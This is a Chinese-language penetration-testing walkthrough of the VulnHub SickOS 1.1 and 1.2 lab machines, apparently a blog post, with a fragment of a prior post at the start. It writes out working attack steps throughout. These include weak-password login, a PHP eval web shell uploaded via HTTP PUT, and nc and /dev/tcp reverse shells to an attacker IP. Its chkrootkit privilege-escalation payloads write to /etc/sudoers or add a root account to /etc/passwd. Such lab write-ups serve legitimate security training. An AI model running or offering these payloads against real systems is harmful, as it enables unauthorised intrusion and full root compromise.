/tmp/f|/bin/bash -i 2>&1|nc 192.168.111.128 6666 >/tmp/f反弹成功创建交互式终端python3 -c 'import pty; pty.spawn("/bin/bash");'系统信息收集切换到home文件夹下面,意外发现一个suid文件执行文件,即可提权成功往期推荐【OSCP】Blender软件的信息泄露---VulnOSv2【oscp】Tr0ll 靶机全系列(1-3),FTP被玩坏了【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!绝对干货!【渗透测试】DC1~9(全) Linux提权靶机渗透教程,干货w字解析,建议收藏ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略
-

vulnhub提权靶机SickOS系列 SickOS系列SickOS1.1靶机下载链接见:https://download.vulnhub.com/sickos/sick0s1.1.7z靶机渗透,主机发现arp-scan -l端口扫描,80端口是没有开启的,3128端口有一个http服务访问查看,这个服务呢是一个http代理,版本是3.1.19,8080端口也是一个http代理,但是已经关闭了既然是代理服务,那么我们进行目录扫描的时候,需要添加上这个代理ip+端口,不然扫不到80端口(80端口没有开启的)我们使用靶机的代理,这样就能扫描出来了,但是没有扫到后台管理的地址呢并没有该系统的后台管理地址浏览器添加代理访问成功,可以进一步信息收集了robots文件这个文件不知道是什么,先放着这就是wolfcms内容了漏洞检索一个一个看,直到第三个漏洞描述访问,原来是多了一个问号啊弱口令admin/admin(也可以进行爆破,毕竟没有验证码)上传一句话木马添加代理保存后即可连接成功反弹shellrm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.209.130 6666 >/tmp/f创建交互式终端python -c 'import pty; pty.spawn("/bin/bash")'得到mysql数据库账号密码root / john@123登录进去,用户表只有一个用户admin继续信息收集,回家,历史命令,SUID文件计划任务ls -al /etc/cron*这些工具基本上都没啥用,这里需要用上之前的数据库密码,来登录这个home下面的用户sickos有了密码那么就直接sudo,可以看到是所有的东西都可以执行sudo,那么就简单了直接 sudo -s 保存用户变量,切换超级用户root,也可使用sudo -i使用root的环境变量SickOS1.2靶机下载链接见:https://www.vulnhub.com/entry/sickos-12,144/端口扫描,目标服务器开启了22端口和80端口访问80端口第一时间查看源码,在最下面<!-- NOTHING IN HERE ///\ -->目录扫描有一个指纹信息漏洞检索,并没有相关版本的漏洞将网页上的图片下载下来使用strings进行分析网上搜到一种方法Nmap --script http-methods --script-args http-methods.url-path='/test' 192.168.209.133该命令使用Nmap的http-methods脚本检测IP为192.168.209.133的主机上Web服务的/test路径支持的HTTP方法。利用这个PUT方法,可以上传文件至目标服务器,HTTP的请求方式常见的就是GET、POST、DELETE、PUT其中PUT方法,向服务器上传一个资源,用于创建或完全替换目标资源的内容。如果资源不存在,则创建该资源;如果资源已存在,则进行更新。DELETE:请求服务器删除由URL所标识的资源。那么我们尝试上传一个php文件,响应结果为创建成功<?php @eval($_POST[hack]);?>这时候回到页面,就会发现一个新的php文件蚁剑i连接这里反弹shell试了好多种方式,都不行,看样子是对端口进行了限制,先信息收集吧,用户信息系统信息收集uname -a lsb_release -a查找某一个用户的文件find / -user john -type f 2>/dev/null这里需要一个脚本,检查端口得开启情况(不是已使用的服务),默认使用iptables,但是没有权限这里需要用上一个脚本来检查端口的开放情况,脚本内容如下# !/bin/bash for i in $(seq 1 65535) do timeout 1 nc -vz 192.168.209.130 $i && echo "$i open" >> out.txt || echo "$i closed" >> out.txt; done echo "all port done"放到kali中,并开启http服务,并将所有端口的流量都转发到34444端口python -m http.server 5000 //备份iptables规则 iptables-save > /tmp/firewall.rules //将所有端口的流量都转发到34444端口 iptables -A PREROUTING -t nat -p tcp --dport 1:65535 -j REDIRECT --to-port 34444 //监听34444端口 nc -lvp 34444尝试从kali上下载这个文件,下载失败切换tmp进行下载还是失败那么就麻烦一点,传到本机上,再传到靶机这样就能上传成功了执行脚本会生成一个txt文件这里需要多执行几次,否则都是关闭的状态,检测不到结果kali回显了,说明443端口是放行的用bash反弹shell(如果反弹不成功,需要清除 iptables 的所有规则)bash -c 'bash -i >& /dev/tcp/192.168.209.130/443 0>&1'创建一个交互式终端python -c 'import pty; pty.spawn("/bin/bash")'信息收集,我是谁?我在哪?你是谁?漏洞检索,没有任何的漏洞信息,3.11.0不在这里面的库中查看有没有gcc编译命令这里利用cve-2021-4034提权poc打,注意kali开启的端口要是443提权失败,找其他信息(前面我们已经搜索了一些信息了,这里直接打)这里是要用到一个命令ls -al /etc/cron*这个命令就是说查看所有和计划任务有关的所有内容,发现了一个计划任务,chkrootkit命令其中/etc/crontab:这是系统的crontab文件,用于定义系统级别的定时任务。/etc/cron.d:该目录用于存放系统级别的定时任务配置文件。/etc/cron.daily :这些脚本用于执行每天需要进行的系统维护任务,如更新软件包列表、清理日志文件、更新数据库等。/etc/cron.hourly :这些脚本用于执行每小时需要进行的系统维护任务,如清理临时文件、更新缓存等。/etc/cron.monthly : 这些脚本用于执行每月需要进行的系统维护任务,如备份、报告生成等。/etc/cron.weekly :包含多个脚本文件,这些脚本每周执行一次。找到漏洞We just found a serious vulnerability in the chkrootkit package, which may allow local attackers to gain root access to a box in certain configurations (/tmp not mounted noexec). # 我们刚刚在chkrootkit包中发现了一个严重的漏洞,它可能允许本地攻击者在某些配置(/tmp而不是挂载noexec)下获得root访问权限。查看利用步骤大致意思就是说让我们在tmp目录下面创建一个文件叫做 update ,这个update文件呢包含了一些恶意脚本,当我们运行chkrootkit这个工具的时候,这些恶意脚本也会跟着执行,并且是以root身份执行的(它是计划任务,会定时执行)这里可以利用sudo提权,,将当前用户赋予sudo权限echo 'echo "www-data ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers' >/tmp/update chmod +x /tmp/update也可以向 /etc/passwd 追加一个用户,密码为 password@123 (使用openssl将这个密码加盐,不加也可以,得到结果advwtv/9yU5yQ,所以完整的命令如下)echo 'echo "xiaoyu:advwtv/9yU5yQ:0:0:,,,:/root:/bin/bash" >>/etc/passwd' >/tmp/update再者利用nc反弹shell(有思路就可以,这里没有成功)echo '/bin/bash -i >& /dev/tcp/192.168.209.130/443 0>&1' > /tmp/update如果有错误还请师傅们指正往期推荐111